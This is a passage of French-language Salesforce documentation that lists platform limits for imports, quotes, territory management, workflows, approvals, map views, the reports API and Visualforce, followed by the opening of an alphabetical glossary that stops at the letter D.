| Ressources<br>Requêtes<br>Campagnes<br>Contrats<br>Documents<br>Opportunités<br>Produits | Vous ne pouvez pas importer ces enregistrements via l'Assistant d'importation de données. | |

Votre fichier d'importation ne peut pas dépasser 100 Mo et chaque enregistrement du fichier ne peut pas dépasser 400 Ko. En outre, chaque remarque et chaque description importée ne peut pas dépasser 32 Ko. Les descriptions qui dépassent 32 Ko sont tronquées. Les ressources, les requêtes, les campagnes, les contrats, les documents, les opportunités et les produits ne peuvent pas être importés via les assistants d'importation.

CONSULTER ÉGALEMENT :

Limitations des comptes personnels et professionnels
Importation de membres de campagne

# Limitations des comptes personnels et professionnels

Limitations relatives aux champs de comptes personnels et professionnels.

Si votre entreprise utilise des comptes personnels, la page Champs de compte répertorie à la fois les champs de compte personnel et de compte professionnel. Les comptes personnels utilisent une combinaison de champs de compte et de contact. Les champs de contact suivants sont disponibles pour des comptes personnels, mais pas pour des comptes professionnels.

- Champs de la liste Champs standard de compte qui apparaissent avec une icône de compte personnel.
- Champs de la liste Champs personnalisés & relations de contact.

# Limitations des devis

Limitations relatives aux modèles de devis et aux fichiers PDF.

## Limites de modèle de devis

Dans certains cas, un champ peut ne pas s'afficher dans la palette de modèles de devis ou dans un fichier PDF créé à partir d'un modèle.

- Les champs de texte ne peuvent pas être utilisés sur des modèles de devis si la valeur par défaut du champ dépasse 255 caractères.
- Si un utilisateur ne parvient pas à afficher ou à mettre à jour un champ en raison des paramètres de sécurité au niveau du champ, ce champ ne s'affiche pas dans les fichiers PDF créés, même si le modèle contient ce champ. Les champs en lecture seule s'affichent dans les fichiers PDF.
- Un champ affiché sans valeur spécifique dans une présentation de page de devis s'affiche dans la palette de modèles de devis, mais pas dans les fichiers PDF créés à partir de ce devis.
- Les champs d'élément de ligne de devis qui contiennent des données ne s'affichent pas en tant que colonnes dans une liste lors de la création d'un fichier PDF, même si le modèle contient ce champ. Par exemple, si aucun élément de ligne de devis n'offre une remise, la colonne `Remise` ne s'affiche pas, même si la liste inclut ce champ `Remise`.
- Si une liste associée ne figure pas dans une présentation de page de devis, elle ne s'affiche pas dans la palette de modèles, ni dans aucun fichier PDF de devis utilisant cette présentation de page.

## Limites PDF de devis

- Les champs de texte affichés dans une liste associée dans un fichier PDF de devis sont tronqués à moins de 256 caractères. Cette limitation s'applique aux champs de zone de texte enrichi, aux autres types de champ de texte, aux champs standard et aux champs personnalisés.
- Les fichiers PDF de devis ne prennent pas en charge les langues de droite à gauche. Le texte est aligné à gauche de la page, pas droite.

# Limitations de la planification

Limitations relatives aux types de planification qu'une organisation peut utiliser.

Votre administrateur Salesforce détermine les types de planifications que votre organisation peut utiliser : planifications de quantité, planifications de chiffre d'affaires, ou les deux. L'administrateur spécifie également les types de planification possibles pour chaque produit.

Si des planifications sont référencées dans Apex, un seul type de planification (quantité ou chiffre d'affaires) peut être désactivé. Par exemple, si Apex référence l'objet de planification (représenté par `OpportunityLineItemSchedule` dans le code), vous pouvez désactiver l'un des types de planification, mais pas les deux.

# Limitations d'Enterprise Territory Management

Limitations des modèles, des territoires et des règles d'attribution pour Enterprise Territory Management.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Limitations des modèles de territoire

L'édition Salesforce de votre organisation détermine le nombre de modèles de territoire que vous pouvez créer dans des organisations de production et sandbox. Cette limitation prend en compte les modèles créés par clonage.

| Edition | Nombre de modèles dans des organisations de production | Nombre de modèles dans des organisations Sandbox |
|---|---|---|
| Developer | 4 | 4 |
| Enterprise | 2 | 2 |
| Performance | 4 | 4 |
| Unlimited | 4 | 4 |

## Limitation par défaut des territoires

Par défaut, chaque modèle de territoire peut inclure jusqu'à 1000 territoires.

## Limitations des règles d'attribution

Chaque territoire peut avoir jusqu'à 15 règles d'attribution.

# Limitations en automatisation de processus

Les limitations du workflow et des approbations varient en fonction de l'édition de votre organisation.

Les workflows et les approbations automatisent les tâches fréquentes, par exemple les e-mails et les mises à jour d'enregistrements.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Limitations du workflow et des approbations par édition

| Limite | Détails | | | | |
|---|---|---|---|---|---|
| Processus d'approbation | N/A | N/A | N/A | N/A | Chaque organisation peut avoir :<br>• 1 000 processus d'approbation |

| Limite | Détails |
| --- | --- |
| | • 300 processus d'approbation par objet<br>Chaque processus d'approbation peut inclure :<br>• 30 étapes<br>• 25 approbateurs par étape<br>• 40 actions de soumission initiale<br>• 40 actions d'approbation finale<br>• 40 actions de rejet final<br>• 40 actions de rappel<br>Chaque ensemble de soumission initiale, d'approbation finale, de rejet final et d'actions de rappel peut inclure :<br>• 10 alertes par e-mail<br>• 10 tâches<br>• 10 mises à jour de champ<br>• 10 messages sortants |
| Commentaires de demande d'approbation : nombre maximal de caractères | Les commentaires de demande d'approbation sont limités à 4 000 caractères. En Chinois, en Japonais et en Coréen, la limite est de 1 333 caractères. |
| Actions de workflow de déclencheur de flux : attributions de variables de flux | 25 (pas applicable dans Professional Edition) |
| E-mails de workflow par jour | 1 000 par licence Salesforce standard (15 dans Developer Edition) ; 2 000 000 par organisation |

| Limite | Détails |
| --- | --- |
| Règles de workflow | Chaque règle de workflow peut inclure :<br>• 10 déclencheurs temporels<br>• 40 actions immédiates<br>• 40 actions chronologiques par déclencheur temporel<br>Les actions immédiates et chaque déclencheur temporel peuvent inclure :<br>• 10 alertes par e-mail<br>• 10 tâches<br>• 10 mises à jour des champs<br>• 10 messages sortants<br>• 10 déclencheurs de flux[1] |
| Déclencheurs temporels de workflow par heure | 50 |

[1] Le programme pilote des actions de workflow de déclencheur de flux est terminé. Si vous avez déjà activé le pilote dans votre organisation, vous pouvez continuer à créer et à modifier des actions de workflow de déclencheur de flux. Si vous n'avez pas activé le pilote dans votre organisation, utilisez à la place l'action Flux dans le Générateur de processus.

CONSULTER ÉGALEMENT :

Limitations du processus

Limitations des règles d'attribution, de réponse automatique et d'escalade

Limitations de Visual Workflow

# Limitations des services de cartographie et de localisation

Limitation en vues de cartes par utilisateur.

Les services de cartographie et de localisation utilisent Google Maps pour afficher des cartes dans les champs d'adresse standard, pour activer la création de cartes Visualforce et pour faciliter la saisie de nouvelles adresses avec la saisie automatique.

## Limitation en vues de carte

Chaque utilisateur payant et provisionné reçoit 4 000 vues de cartes par an. La limitation en vues de carte d'une organisation correspond au total des vues de cartes allouées à ses d'utilisateurs payants et provisionnés. Le nombre total de vues de carte d'une organisation est partagé par les utilisateurs payants et non payants. Une vue de carte est définie comme suit :

- Affichage de la carte d'une adresse standard individuelle.

  Remarque: L'affichage d'une adresse de facturation et d'expédition dans le même enregistrement est considéré comme des vues de carte séparées.

- Affichage d'une carte Visualforce unique.
- Affichage d'un marqueur de carte dont l'emplacement est spécifié par une adresse sur une carte Visualforce.

Remarque: Les marqueurs de carte avec un emplacement défini par des coordonnées en latitude et longitude n'entraînent pas de vue de carte.

- Chaque saisie automatique dans une référence de champ d'adresse standard.

# Limitations de l'API Rapports et tableaux de bord

Limitations de l'API REST Rapports et tableaux de bord.

API REST Rapports et tableaux de bord inclut les limitations suivantes :

**Limitations de l'API Reports**

- Les filtres croisés, les filtres de rapports standard et le filtrage par limite de ligne ne sont pas disponibles lors du filtrage de données.
- Les rapports sur les tendances historiques sont pris en charge uniquement pour les rapports matriciels.
- L'API peut traiter uniquement les rapports qui contiennent jusqu'à 100 champs sélectionnés en tant que colonnes.
- Une liste peut être renvoyée comprenant jusqu'à 200 rapports récemment visualisés.
- Votre organisation peut demander jusqu'à 500 exécutions de rapports synchrones par heure.
- L'API prend en charge jusqu'à 20 demandes d'exécutions de rapports synchrones à la fois.
- Une liste peut être renvoyée comprenant jusqu'à 2 000 instances de rapport exécutées de façon asynchrone.
- L'API prend en charge jusqu'à 200 demandes à la fois d'obtention des résultats d'exécution de rapport asynchrones.
- Votre organisation peut demander jusqu'à 1 200 requêtes asynchrones par heure.
- Les résultats d'exécutions de rapport asynchrones sont disponibles pendant une période de 24 heures.
- L'API renvoie jusqu'aux 2 000 premières lignes du rapport. Vous pouvez affiner les résultats à l'aide de filtres.
- Vous pouvez ajouter jusqu'à 20 filtres de champ personnalisés lors de l'exécution d'un rapport.

**Limitations de l'API Dashboards**

- Votre organisation peut demander jusqu'à 200 actualisations de tableaux de bord par heure.
- Votre organisation peut demander les résultats de 5 000 tableaux de bord maximum par heure.

CONSULTER ÉGALEMENT :

Limitations des tableaux de bord

# Limitations de composants Visualforce

Limitations des composants et des pages Visualforce.

Visualforce utilise un langage de balisage pour l'élaboration d'applications et la personnalisation de l'interface utilisateur de Salesforce.

| Limite | Valeur |
| --- | --- |
| Longueur maximale d'un nom de page Visualforce (texte de l'URL qui identifie de façon unique la page Visualforce) | 40 caractères<br>Les noms de page ne peuvent pas excéder 40 caractères. |
| Longueur maximale du code source d'une page Visualforce (du code source, pas de la réponse rendue) | 1 Mo de texte<br>Une page peut contenir jusqu'à 1 Mo de texte, soit approximativement 1 000 000 de caractères. |

| Limite | Valeur |
| --- | --- |
| Longueur maximale du code source d'un composant Visualforce (code source) | 1 Mo de texte<br>Un composant peut contenir jusqu'à 1 Mo de texte, soit approximativement 1 000 000 de caractères. |
| Largeur maximale d'une page Visualforce affichée sous un onglet de profil | 750 pixels<br>La largeur d'une page unique affichée sous un onglet de profil est limitée à 750 pixels. |

# Glossaire



Ce glossaire définit les termes qui s'affichent dans la documentation de Salesforce.

## A

**Compte**
Un *compte* est une organisation, une société ou un consommateur que vous souhaitez suivre, par exemple, un client, un partenaire ou un concurrent.

**Règle d'attribution de compte**
Règle qui attribue automatiquement des comptes à des territoires en fonction de critères définis.

**Équipe de compte**
Une équipe de compte est un groupe d'utilisateurs qui travaillent sur un même compte. Une équipe de compte peut inclure par exemple un sponsor dirigeant, un représentant du support dédié ou un chef de projet.

**Activité**
Un événement, une tâche, un appel que vous avez consigné, ou un e-mail que vous avez envoyé. Vous pouvez associer une activité à d'autres enregistrements, par exemple un compte, une piste, une opportunité ou une requête. Dans une organisation dans laquelle les Activités partagées sont activées, vous pouvez associer une activité à plusieurs contacts. Les tâches peuvent également être générées par des règles de workflow et des processus d'approbation configurés par un administrateur Salesforce.

**Administrateur (Administrateur système)**
Un ou plusieurs membres de l'organisation autorisés à configurer et à personnaliser l'application. Les utilisateurs ayant un profil d'administrateur système disposent des privilèges d'administrateur.

**Montant sans ajustement**
S'applique aux prévisions collaboratives. La somme de toutes les opportunités de chiffre d'affaires appartenant à une personne, ainsi que les opportunités de ses subordonnés, sans ajustement. Les subordonnés comprennent toute personne de rang inférieur dans la hiérarchie des prévisions. Le montant est visible uniquement dans les rapports.

**Montant sans ajustement de responsable**
S'applique aux prévisions collaboratives. Le montant de prévision du point de vue du propriétaire de la prévision. Correspond au total des opportunités de chiffre d'affaires du propriétaire et de ses subordonnés, y compris les ajustements effectués par le propriétaire sur ses prévisions ou celles de ses subordonnés. Il ne comprend pas les ajustements effectués par les responsables de prévisions de rang supérieur au propriétaire dans la hiérarchie des prévisions.

**Réponses**
Cette fonctionnalité de l'application Communauté permet aux utilisateurs de poser des questions et aux membres de la communauté de publier des réponses. Les membres de la communauté peuvent voter sur le pertinence de chaque réponse et la personne qui a posé la question peut choisir la meilleure réponse.

**Apex**
Apex est un langage de programmation orienté objet, fortement typé, qui permet aux développeurs d'exécuter des instructions de contrôle de flux et de transactions sur le serveur de la plate-forme Force.com, conjointement à des appels à l'API Force.com. À l'aide d'une syntaxe semblable à Java et qui agit de la même façon que des procédures stockées dans une base de données, le code Apex permet aux développeurs d'ajouter une logique métier à la plupart des événements système, notamment aux clics de bouton, aux

mises à jour d'enregistrements associés et aux pages Visualforce. Le code Apex peut être initié par des demandes émanant de services Web et de déclencheurs d'objets.

**Infrastructure de connecteur Apex**

L'infrastructure du connecteur Apex est un ensemble de classes et de méthodes de l'espace de noms DataSource qui permet de créer votre propre adaptateur personnalisé pour Salesforce Connect. Créez un adaptateur personnalisé pour vous connecter à des données stockées hors de votre organisation Salesforce lorsque les autres adaptateurs Salesforce Connect ne répondent pas à vos besoins.

**Application**

Raccourci pour "Application". Ensemble de composants, tels que des onglets, des rapports, des tableaux de bord et des pages Visualforce, qui répondent à des besoins professionnels spécifiques. Salesforce fournit des applications standard comme Ventes et Centre d'appel. Vous pouvez adapter les applications standard à vos méthodes de travail. En outre, vous pouvez créer un package pour une application, puis le transférer vers AppExchange avec des composants associés tels que des champs, des onglets et des objets personnalisés. Vous pouvez ensuite mettre l'application à la disposition des autres utilisateurs Salesforce dans AppExchange.

**Menu des applications**

Reportez-vous à Menu des applications Force.com.

**AppExchange**

AppExchange est une interface de partage de Salesforce qui permet de parcourir et de partager des applications et des services pour la plate-forme Force.com.

**Action d'approbation**

Reportez-vous à Actions automatisées.

**Processus d'approbation**

Un processus d'approbation automatise les méthodes d'approbation des enregistrements dans Salesforce. Un processus d'approbation précise chaque étape de l'approbation, notamment le destinataire de la demande d'approbation et les actions déclenchées à chaque étape du processus.

**Article**

Les *articles* capturent les informations sur les produits et les services de votre société que vous souhaitez publier dans votre base de connaissances.

**Responsable d'article**

Salesforce utilise le terme *responsable d'article* pour représenter un type d'utilisateur spécifique. Les responsables d'articles ont accès à l'onglet Gestion des articles pour créer, modifier, attribuer, publier, archiver et supprimer des articles. Les responsables d'articles sont parfois appelés responsables de base de connaissances. Les responsables d'article nécessitent l'autorisation utilisateur « Gérer les articles ». L'onglet Gestion des articles n'est pas visible pour les utilisateurs ne disposant pas de l'autorisation « Gérer les articles ».

**Type d'article**

Tous les articles de Salesforce Knowledge sont attribués à un *type d'article*. Le type d'un article détermine son type de contenu, son apparence et les utilisateurs qui peuvent y accéder. Par exemple, un type d'article de FAQ simple peut inclure deux champs personnalisés, `Question` et `Réponse`, dans lesquels les responsables d'article saisissent des données lors de la création ou de la mise à jour d'articles de FAQ. Un type d'article plus complexe peut nécessiter des dizaines de champs organisés en sections. À l'aide de présentations et de modèles, les administrateurs peuvent structurer le type d'article selon la méthode la mieux adaptée au contenu. L'accès utilisateur aux types d'article est contrôlé par des autorisations. Pour chaque type d'article, un administrateur peut accorder les autorisations « Créer », « Lire », « Modifier » ou « Supprimer » à des utilisateurs. Par exemple, le responsable d'un article peut autoriser des utilisateurs internes à lire, créer et modifier les types d'articles de FAQ et accorder aux utilisateurs partenaires uniquement l'autorisation en lecture sur les FAQ.

**Actif**

Modèle ou type spécifique de produit dont est propriétaire un client. Selon l'utilisation des actifs dans votre organisation, il peut correspondre aux produits que le client a achetés et installés, ou aux produits concurrents qu'il utilise.

**Attribution**
Une attribution est un article brouillon qui a été attribué à un autre utilisateur pour l'édition. Les attributions peuvent contenir de brèves instructions et une date d'échéance.

**@Mention**
Une @mention (ou mention à) correspond au signe @ suivi du nom de la personne ou du groupe, par exemple **@Bob Smith** ou **@DocTeam**. Vous pouvez @mentionner des personnes dans des publications et des commentaires Chatter. Lorsque vous @mentionnez une personne, la @mention pointe vers son profil, la publication ou le commentaire s'affiche dans son profil et elle reçoit un e-mail de notification.

**Règle de réponse automatique**
Ensemble de conditions pour l'envoi par e-mail de réponses automatiques à des soumissions de requêtes ou de pistes basées sur les attributs de l'enregistrement soumis. Les requêtes applicables comprennent celles soumises via un portail libre-service, un portail client, un formulaire Web vers requête, un message Email vers requête ou un message Email vers requête à la demande. Les pistes applicables comprennent celles capturées via un formulaire Web vers piste.

# B

**Montant de la meilleure requête**
Projection de chiffre d'affaires dans une prévision, qui identifie le montant total du chiffre d'affaires « potentiel » sur un mois ou un trimestre spécifique. Pour les responsables, le chiffre d'affaires maximum doit être égal au montant total du chiffre d'affaires qu'eux et leur équipe peuvent potentiellement générer.

**Meilleure réponse**
Lorsqu'un membre de la communauté de réponse pose une question et que d'autres membres de la communauté publient une réponse, la personne qui a posé la question peut marquer la meilleure réponse. La meilleure réponse s'affiche ensuite directement sous la question (au-dessus des autres réponses). L'identification de la meilleure réponse permet aux autres membres de la communauté qui se posent la même question de retrouver rapidement les informations les plus pertinentes et utiles.

**Recherche blanche**
Recherche effectuée lorsque la boîte de dialogue du champ de recherche ne contient aucun terme de recherche.

**Compartimentage**
Outil du générateur de rapport qui permet aux utilisateurs de classer les enregistrements de rapport par champ, sans avoir à créer une formule ou un champ personnalisé.

**Compte entreprise**
Société ou entreprise que vous souhaitez suivre.

# C

**Campagne**
Initiative marketing telle que publicité, courrier direct ou conférence, destinée à générer des prospects et à faire connaître la marque.

**Hiérarchie de campagnes**
Jusqu'à cinq campagnes organisées en hiérarchie. Une campagne parent peut avoir plusieurs campagnes enfant, mais une campagne enfant ne peut avoir qu'un seul parent.

**Membre de la campagne**
Toute piste ou tout contact associé(e) à une campagne.

**Retour sur investissement de la campagne**

Le retour sur investissement de la campagne est le retour obtenu sur votre investissement marketing. Utilisez le rapport d'analyse sur le retour sur investissement de campagne pour analyser le retour sur investissement. Le retour sur investissement est calculé en divisant le bénéfice net (`Nombre total d'opportunités gagnées - Coût réel`) par le `Coût réel`. Le retour sur investissement obtenu est exprimé en pourcentage.

**Requête**

Description détaillée d'un commentaire, d'un problème ou d'une question d'un client. Utilisée pour suivre et résoudre les problèmes de vos clients.

**Catégorie, Solutions**

Étiquette que vous appliquez à une solution afin de regrouper les solutions similaires. Les catégories de solutions permettent aux employés du support client de retrouver plus rapidement les solutions à un problème. Si vous utilisez le portail en libre-service ou des solutions publiques, vos clients peuvent parcourir des solutions par catégorie afin de retrouver les informations dont ils ont besoin. Consultez également Catégorie parent.

**Catégorie, idées**

Les catégories sont des valeurs définies par l'administrateur qui permettent d'organiser des idées en sous-groupes logiques au sein d'une zone. La liste déroulante Afficher la catégorie de l'onglet Idées permet aux utilisateurs de filtrer les idées par catégorie et la liste de sélection `Catégories` de la page Publier des idées permet à des utilisateurs d'ajouter des catégories à leurs idées. Par exemple, si votre zone d'idées a pour centre d'intérêt « Améliorations de notre ligne de vêtements », vous pouvez définir les catégories « Chemises », « Vestes » et « Pantalons ». Chaque organisation dispose d'un ensemble commun de catégories qui peuvent être ajoutées ou supprimées de chaque zone. Un administrateur définit des catégories séparées pour ses zones d'idées et de réponses.

**Catégorie, Connaissances et Réponses**

Consultez Catégorie de données pour des réponses et Catégorie de données pour des articles.

**Groupe de catégories pour les réponses**

Dans une zone de réponses, un *groupe de catégories* fournit une ou plusieurs catégories qui permettent de mieux organiser les réponses en vue de faciliter la consultation. Si le groupe de catégories contient une hiérarchie, seules les catégories de niveau supérieur sont affichées sous l'onglet Réponses. Par exemple, si vous êtes un fabricant d'ordinateur, vous pouvez créer un groupe contenant quatre catégories de produits pour votre zone Produits : Ordinateurs portables haut de gamme, Ordinateurs portables, Ordinateurs de bureau pour le jeu et Ordinateurs de bureau pour l'entreprise. Les membres de la zone peuvent choisir une catégorie pour l'attribuer à une question. Les administrateurs créent le groupe de catégories et les catégories, puis associent le groupe de catégories à leur zone de réponses.Un administrateur définit des catégories séparées pour leurs zones d'idées et de réponses.

**Groupe de catégories pour des articles**

Dans Salesforce Knowledge, un *groupe de catégories* organise les catégories de données en hiérarchie logique. Par exemple, pour classer les articles par zones commerciales et par divisions opérationnelles, créez deux catégories, Zone commerciales et Divisions opérationnelles. Le groupe de catégories Zones commerciales peut comprendre une hiérarchie géographique, par exemple Toutes les zones commerciales au niveau supérieur, et Europe, Amérique du Nord et Asie au niveau inférieur, et ainsi de suite. Lors de la création d'articles, les auteurs leur attribuent des catégories appropriées. L'utilisateur final à la recherche d'articles peut rechercher et filtrer par catégorie.

**Canal**

Un canal se rapporte au support sur lequel l'article est disponible. Salesforce Knowledge offre quatre canaux pour publier les articles.

- Application interne : Les utilisateurs Salesforce ont accès aux articles, sous l'onglet Articles, selon la visibilité de leur rôle.
- Client : Les clients ont accès aux articles si l'onglet Articles est disponible dans une communauté ou un portail client. Les utilisateurs clients héritent de la visibilité du rôle attribuée au responsable du compte. Dans une communauté, l'article est disponible uniquement pour les utilisateurs qui disposent de licences Customer Community ou Customer Community Plus.
- Partenaire : Les partenaires ont accès aux articles si l'onglet Articles est disponible dans une communauté ou un portail partenaire. Les utilisateurs partenaires héritent de la visibilité du rôle attribuée au responsable du compte. Dans une communauté, l'article est disponible uniquement pour les utilisateurs qui disposent de licences Partner Community.

- Base de connaissances publique : Les articles peuvent être disponibles pour des utilisateurs anonymes en créant une base de connaissances publique à l'aide de l'application *Exemple de base de connaissances publique pour Salesforce Knowledge* dans AppExchange. La création d'une base de connaissances publique nécessite des Sites et Visualforce.

**Gestionnaire de canal**
Les responsables de canaux sont des utilisateurs internes chargés de gérer les relations partenaires.

**Chatter Answers**
Réponses Chatter est une communauté de support en libre-service dans laquelle les utilisateurs peuvent publier des questions et recevoir des réponses et des commentaires d'autres utilisateurs ou de vos agents de support.

**Fil Chatter**
Liste d'activités récentes dans Salesforce. Les fils Chatter s'affichent :

- Sous l'onglet Chatter ou Accueil, qui montre vos publications, les publications des personnes que vous suivez, les mises à jour des enregistrements que vous suivez, ainsi que les publications dans des groupes dont vous êtes membre.
- Dans les profils, qui montrent les publications effectuées par la personne dont vous visualisez le profil.
- dans les enregistrements, qui montrent les mises à jour de l'enregistrement que vous consultez.
- Dans les groupes Chatter, qui montrent les publications du groupe que vous consultez.

**Groupe Chatter**
Les groupes Chatter permettent de partager des informations avec des personnes spécifiques. Par exemple, si vous travaillez sur un projet et souhaitez partager les informations uniquement avec les membres de votre équipe, vous pouvez créer un groupe Chatter pour votre équipe. Les groupes Chatter comprennent une liste de membres, un fil Chatter et une photo. Vous pouvez créer les types de groupe Chatter suivants :

- Public : seuls les membres du groupe peuvent publier, mais tout le monde peut afficher les publications et joindre le groupe public.
- Privé : seuls les membres du groupe peuvent publier et afficher les publications. Le ou les propriétaires ou responsables du groupe gèrent l'ajout de membres.

**Cloud Flow Designer**
Application du Cloud qui permet aux administrateurs de créer un flux à utiliser dans Salesforce.

**Graphique de combinaison**
Un graphique de combinaison trace plusieurs jeux de données dans un diagramme unique. Chaque jeu de données est basé sur un champ différent, afin de faciliter la comparaison des données. Vous pouvez également combiner certains types de graphique afin de présenter leurs données de diverses façons dans un diagramme unique.

**Connexion (pour Salesforce to Salesforce)**
Partenaire commercial qui vous invite à partager des données en utilisant Salesforce to Salesforce.

**Communauté**
Les communautés sont des espaces personnalisables, publics ou privés, qui permettent aux employés, aux clients et aux partenaires de collaborer sur les meilleures pratiques et les processus métier.

**Application Communauté**
L'application Community inclut les fonctionnalités d'idées et de réponses. L'application Communauté est disponible dans le menu des applications Force.com.

**Expert de communauté**
Un expert de communauté est un membre de la communauté qui s'exprime de manière crédible et en tant qu'autorité au nom de votre entreprise. Lorsque des experts de communauté publient des commentaires ou des idées, une icône unique ( ) est affichée en regard de leur nom. L'administrateur Salesforce peut désigner autant d'experts de communauté que nécessaire.

**Montant d'engagement**
Montant entré dans une prévision, qu'un vendeur est relativement certain de pouvoir réaliser pour un mois ou trimestre spécifique. Pour les responsables, ce chiffre doit correspondre au montant qu'eux-mêmes et leur équipe pensent pouvoir conclure.

**Concurrent**
Liste associée qui affiche le nom, les forces et les faiblesses de concurrents saisis pour une communauté spécifique.

**Couplage téléphonie-informatique (CTI)**
Lien entre le système de téléphonie et l'ordinateur qui facilite la gestion et le contrôle des appels entrants et sortants.

**Connect pour Office**
Produit qui intègre Salesforce à Microsoft® Word et Excel.

**Connect pour Outlook**
Connect pour Outlook est retiré. Ce produit était notre complément de synchronisation hérité pour Microsoft® Outlook® 2007 et versions antérieures.

**Connect Offline**
Produit permettant aux commerciaux d'utiliser Salesforce pour mettre à jour leurs données à distance, n'importe où, n'importe quand et hors connexion.

**Utilisateur connecté**
Lors de l'utilisation de l'adaptateur inter-organisation pour Salesforce Connect, l'utilisateur connecté correspond à l'utilisateur de l'organisation fournisseur dont les identifiants sont utilisés par l'organisation abonnée pour se connecter à l'organisation fournisseur. L'accès de l'utilisateur connecté aux données de l'organisation fournisseur détermine les données accessibles depuis l'organisation abonnée.

**Onglet Console**
Un onglet contenant la console Agent, qui combine les enregistrements associés dans un seul écran, dans différents volets, afin de permettre aux utilisateurs de consulter et de modifier les informations à partir d'un même emplacement.

**Contact**
Les *contacts* désignent les personnes associées à vos comptes.

**Contact Manager Edition**
Édition Salesforce conçue pour les petites entreprises qui permet d'accéder à des fonctionnalités clés de gestion des contacts.

**Rôle du contact**
Le rôle joué par un contact pour un compte, un contrat ou une opportunité spécifique, tel que « Décideur » ou « Expert ». Vous pouvez marquer un contact en tant que « principal » du compte, du contrat ou de l'opportunité. Un contact peut avoir des rôles différents dans plusieurs comptes, contrats ou opportunités distincts.

**Livraison de contenu**
Fichier qui a été converti dans un format en ligne optimisé pour des distributions à des pistes, contacts et collègues.

**Pack de contenu**
Ensemble de documents ou de fichiers stockés en tant que groupe dans Salesforce CRM Content.

**Contrat**
Un *contrat* est un accord qui définit les conditions commerciales entre les parties.

**Élément de ligne de contrat**
Les éléments de ligne de contrat sont des produits spécifiques couverts par un contrat de service. Ils s'affichent uniquement pour les utilisateurs de la liste associée Élément de ligne de contrat de contrats de service, pas des contrats.

**Champ de contrôle**
Case à cocher ou liste de sélection standard ou personnalisée dont les valeurs contrôlent les valeurs disponibles dans un ou plusieurs champs dépendants correspondants.

**Convertir**
Bouton ou lien qui permet de modifier une liste validée en compte, en contact et éventuellement en opportunité. Les informations des champs de piste sont transférées vers les champs de compte, de contact et d'opportunité appropriés.

**Adaptateur CTI**
Un logiciel léger qui contrôle l'aspect et le comportement d'un SoftPhone Salesforce. L'adaptateur fait office d'intermédiaire entre un système CTI (computer telephony integration) tiers, Salesforce et un utilisateur Salesforce CRM Call Center. Il doit être installé sur tous les ordinateurs qui ont besoin d'accéder aux fonctionnalités de Salesforce CRM Call Center.

**Composant personnalisé de la console**
Une page Visualforce ajoutée par un administrateur à une Salesforce Console pour personnaliser, intégrer ou développer les capacités de la console.

**Champ personnalisé**
Champ qui peut être ajouté en plus des champs standard en vue de personnaliser Salesforce en fonction des besoins de votre organisation.

**Aide personnalisée**
Textes personnalisés créés par les administrateurs pour fournir aux utilisateurs des informations spécifiques à un champ standard, un champ personnalisé ou un objet personnalisé.

**Liens personnalisés**
Les liens personnalisés sont des URL personnalisées définies par des administrateurs pour intégrer vos données Salesforce à des sites Web externes et des systèmes centraux (back-office). Anciennement appelés liens Web.

**Objet personnalisé**
Enregistrements personnalisés qui vous permettent de stocker les informations propres à votre organisation.

**Type de rapport personnalisé**
Reportez-vous à Type de rapport.

**Commande Custom S-Control**

Remarque: Les commandes s-control ont été remplacées par les pages Visualforce. Après mars 2010, les organisations qui n'ont jamais créé de commandes s-controls, ainsi que les nouvelles organisations, ne pourront plus en créer. Les commandes s-controls existantes restent inchangées et peuvent être modifiées.

Contenu Web personnalisé qui peut être utilisé dans des liens personnalisés. Les commandes Custom S-Control peuvent accueillir tous les types de contenu qui peuvent être affichés ou exécutés dans un navigateur, comme une applet Java, un contrôle ActiveX, un fichier Excel ou un formulaire Web HTML personnalisé.

**Prévisions Personnalisables**
Module de prévision révisé qui permet aux organisations de personnaliser les prévisions de leurs processus métiers.

**Vue personnalisée**
Fonctionnalité d'affichage qui permet de visualiser un ensemble d'enregistrements spécifique d'un objet particulier.

# D

**Tableau de bord**
Un *tableau de bord* affiche les données de rapports source sous la forme de composants visuels qui peuvent être des graphiques, des indicateurs, des tableaux, des métriques ou des pages Visualforce. Les composants offrent un instantané des métriques clés et des indicateurs de performance de votre organisation. Chaque tableau de bord peut inclure jusqu'à 20 composants.

**Générateur de tableau de bord**
Le *générateur de tableau de bord* est une interface par glisser-déposer de création et de modification de tableaux de bord.

**Catégorie de données pour des réponses**

Sous l'onglet Réponses, les *catégories de données* permettent aux utilisateurs de classer les questions dans une zone de réponses. Par exemple, si vous avez une zone de réponses pour des produits matériels, vos catégories de données peuvent inclure Ordinateurs portables, Ordinateurs de bureau et Imprimantes. Les membres de la zone peuvent parcourir rapidement une catégorie spécifique à la recherche de réponses à leurs questions. Les administrateurs peuvent utiliser des catégories de données pour contrôler l'accès aux questions.

**Catégorie de données pour des articles**

Dans Salesforce Knowledge, les *catégories de données* sont un ensemble de critères organisés hiérarchiquement en groupes de catégories. Les articles de la base de connaissances peuvent être classés dans plusieurs catégories qui facilitent les recherches des utilisateurs. Par exemple, pour classer les articles par zones commerciales et par divisions opérationnelles, créez deux catégories, Zone commerciales et Divisions opérationnelles. Le groupe de catégories Zones commerciales peut comprendre une hiérarchie géographique, par exemple Toutes les zones commerciales au niveau supérieur, et Europe, Amérique du Nord et Asie au niveau inférieur, et ainsi de suite. Les auteurs attribuent des catégories aux articles. Les administrateurs utilisent des catégories de données pour contrôler l'accès aux articles.

**Database.com**

Database.com est une base de données de Cloud d'entreprise de Salesforce.

**Taux de change datés**

Les taux de change datés vous permettent de mapper un taux de conversion de devise à une période spécifique. Par exemple, le taux de change au 1er janvier était de 1 USD pour 1,39 AUD, mais le 1er février, il est passé à 1 USD pour 1,42 AUD. Vos opportunités fermées entre le 1er janvier et le 1 février utilisent le premier taux de change (1 = 1,39) et celles fermées à partir du 1er février utilisent le second taux (1 = 1,42).

**Rétrograder**

Si vous n'appréciez pas une idée, vous pouvez cliquer sur **rétrograder** pour retirer 10 points au résultat global et faire rétrograder la position de popularité générale de l'idée. Vous ne pouvez pas rétrograder la même idée plus d'une fois et une fois que vous avez rétrogradé une idée, vous ne pouvez pas la promouvoir. Une idée peut avoir un nombre de points négatif si le nombre d'utilisateurs qui rétrogradent l'idée est supérieur à celui de ceux qui la promeuvent.

**Champ dépendant**

Toute liste de sélection personnalisée ou de sélection multiple affichant des valeurs disponibles basées sur la valeur sélectionnée dans le champ de contrôle correspondant.

**Détails**

